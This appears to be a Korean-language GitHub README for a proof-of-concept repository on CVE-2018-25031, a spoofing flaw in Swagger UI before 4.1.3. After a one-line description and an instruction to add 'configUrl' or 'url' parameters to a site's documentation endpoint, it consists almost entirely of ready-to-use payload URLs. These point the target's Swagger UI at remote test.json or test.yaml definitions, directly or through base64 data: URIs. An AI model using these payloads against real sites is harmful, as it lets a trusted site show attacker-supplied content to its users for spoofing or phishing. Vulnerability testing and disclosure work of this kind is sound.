 mathis2001/cve-2018-25031
CVE-2018-25031 테스트



CVE-2018-25031 익스플로잇 테스트
Swagger UI 4.1.3 이전 버전에서는 원격 공격자가 스푸핑 공격을 수행할 수 있었습니다. 공격자는 피해자가 조작된 URL을 열도록 유도하여 이 취약점을 악용해 원격 OpenAPI 정의를 표시할 수 있었습니다.
문서 엔드포인트를 찾아 test.json을 가리키는 "configUrl" 매개변수 또는 test.yaml을 가리키는 "url" 매개변수를 추가하세요.
https://exemple.com/?configUrl=https://raw.githubusercontent.com/mathis2001/CVE-2018-25031/main/test.json
https://exemple.com/?url=https://raw.githubusercontent.com/mathis2001/CVE-2018-25031/main/test.yaml
https://exemple.com/swagger-ui/index.html?url=https://raw.githubusercontent.com/mathis2001/CVE-2018-25031/main/test.yaml
https://exemple.com/swagger-ui.html?url=https://raw.githubusercontent.com/mathis2001/CVE-2018-25031/main/test.yaml
https://exemple.com/api/swagger/index.html?configUrl=https://raw.githubusercontent.com/mathis2001/CVE-2018-25031/main/test.json
https://exemple.com/?configUrl=data:text/html;base64,ewoidXJsIjoiaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL21hdGhpczIwMDEvQ1ZFLTIwMTgtMjUwMzEvbWFpbi90ZXN0Lmpzb24iCn0=
https://exemple.com/?url=data:text/html;base64,ewoidXJsIjoiaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL21hdGhpczIwMDEvQ1ZFLTIwMTgtMjUwMzEvbWFpbi90ZXN0LnlhbWwiCn0=
https://exemple.com/swagger-ui/index.html?url=data:text/html;base64,ewoidXJsIjoiaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL21hdGhpczIwMDEvQ1ZFLTIwMTgtMjUwMzEvbWFpbi90ZXN0LnlhbWwiCn0=
https://exemple.com/swagger-ui.html?url=data:text/html;base64,ewoidXJsIjoiaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL21hdGhpczIwMDEvQ1ZFLTIwMTgtMjUwMzEvbWFpbi90ZXN0LnlhbWwiCn0=
https://exemple.com/api/swagger/index.html?configUrl=data:text/html;base64,ewoidXJsIjoiaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL21hdGhpczIwMDEvQ1ZFLTIwMTgtMjUwMzEvbWFpbi90ZXN0Lmpzb24iCn0=